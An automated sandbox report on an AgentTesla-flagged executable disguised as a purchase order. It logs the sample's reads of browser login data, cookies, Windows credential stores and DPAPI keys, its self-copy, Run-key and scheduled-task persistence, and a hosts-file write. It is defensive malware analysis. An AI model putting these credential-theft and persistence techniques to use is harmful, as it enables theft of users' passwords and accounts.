C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DAD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DAD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DAD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DAD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	63	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6C121B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6C121B4F	ReadFile

Analysis Process: conhost.exe PID: **6956**, Parent PID: **6948**

General

Target ID:	5
Start time:	11:36:42
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **6964**, Parent PID: **6588**

General

Target ID:	6
Start time:	11:36:42
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\NpPgfycY" /XML "C:\Users\user\AppData\Local\Temp\tmp86F3.tmp
Imagebase:	0xf50000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp86F3.tmp	unknown	2	success or wait	1	F5AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp86F3.tmp	unknown	1596	success or wait	1	F5ABD9	ReadFile

Analysis Process: conhost.exe PID: **7064**, Parent PID: **6964**

General

Target ID:	7
Start time:	11:36:44
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Purchase order 450080088 proj. Allt Charnan.exe PID: **7112**, Parent PID: **6588**

General

Target ID:	8
Start time:	11:36:45
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
Imagebase:	0x2d0000
File size:	677888 bytes
MD5 hash:	152EF22896BF39197D210D40171E898A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: Purchase order 450080088 proj. Allt Charnan.exe PID: **7124**, Parent PID: **6588**

General

Target ID:	9
Start time:	11:36:47
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
Imagebase:	0x710000
File size:	677888 bytes
MD5 hash:	152EF22896BF39197D210D40171E898A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright Joe Security LLC 2022

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.510429258.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.510429258.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.517206947.0000000002AC1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.517206947.0000000002AC1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.283648504.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.283648504.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.283045537.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.283045537.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.282465833.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.282465833.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.281949577.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.281949577.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB9CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB9CF06	unknown
C:\Users\user\AppData\Roaming\jVULYR	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C12BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C12DD66	CopyFileW
C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C12DD66	CopyFileW
C:\Users\user\AppData\Roaming\mtx2g3ud.n3c	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C12BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\mtx2g3ud.n3c\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C12BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\mtx2g3ud.n3c\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C12BEFF	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\mtx2g3ud.n3c\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6C12DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe:Zone.Identifier	success or wait	1	5BF699A	DeleteFileW
C:\Users\user\AppData\Roaming\mtx2g3ud.n3c\Chrome\Default\Cookies	success or wait	1	6C126A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\drivers\etc\hosts	824	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	127.0.0.1	success or wait	1	6C121B4F	WriteFile
C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 56 03 7e 62 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 30 00 00 50 0a 00 00 06 00 00 00 00 00 00 fd 6e 0a 00 00 20 00 00 00 fd 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0a 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELV~b0Pn @ @	success or wait	3	6C12DD66	CopyFileW
C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	6C12DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\mtx2g3ud.n3c\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 fd 0d 0f fd 00 04 0d 20 00 0f 67 0f fd 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C g 8	success or wait	1	6C12DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DB75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DAD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB7CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DAD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DAD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DAD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DAD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DB75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C121B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C121B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\05b98e77-fe4c-4961-9081-bc8c3f45dec3	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C121B4F	ReadFile
C:\Users\user\AppData\Roaming\mtx2g3ud.n3c\Chrome\Default\Cookies	unknown	16384	success or wait	1	6C121B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	jVULYR	unicode	C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe	success or wait	1	6C12646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	jVULYR	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6C12DE2E	RegSetValueExW

Analysis Process: jVULYR.exe PID: **7076**, Parent PID: **3968**

General

Target ID:	20
Start time:	11:37:06
Start date:	14/05/2022
Path:	C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe"
Imagebase:	0x810000
File size:	677888 bytes
MD5 hash:	152EF22896BF39197D210D40171E898A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000014.00000002.359292860.0000000003D92000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000014.00000002.359292860.0000000003D92000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000014.00000002.355635331.0000000002B71000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000014.00000002.358279749.0000000003C6F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000014.00000002.358279749.0000000003C6F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 62%, ReversingLabs
Reputation:	low

Analysis Process: schtasks.exe PID: **7060**, Parent PID: **7076**

General

Target ID:	22
Start time:	11:37:14
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\NpPgfycY" /XML "C:\Users\user\AppData\Local\Temp\tmpFBF4.tmp
Imagebase:	0xf50000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: jVULYR.exe PID: **7100**, Parent PID: **3968**

General

Target ID:	23
Start time:	11:37:14

Start date:	14/05/2022
Path:	C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe"
Imagebase:	0x750000
File size:	677888 bytes
MD5 hash:	152EF22896BF39197D210D40171E898A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000017.00000002.393985190.0000000003BEF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000017.00000002.393985190.0000000003BEF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000017.00000002.395811711.0000000003D12000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000017.00000002.395811711.0000000003D12000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000017.00000002.378427187.0000000002AF1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: conhost.exe PID: **7132**, Parent PID: **7060**

General

Target ID:	24
Start time:	11:37:15
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

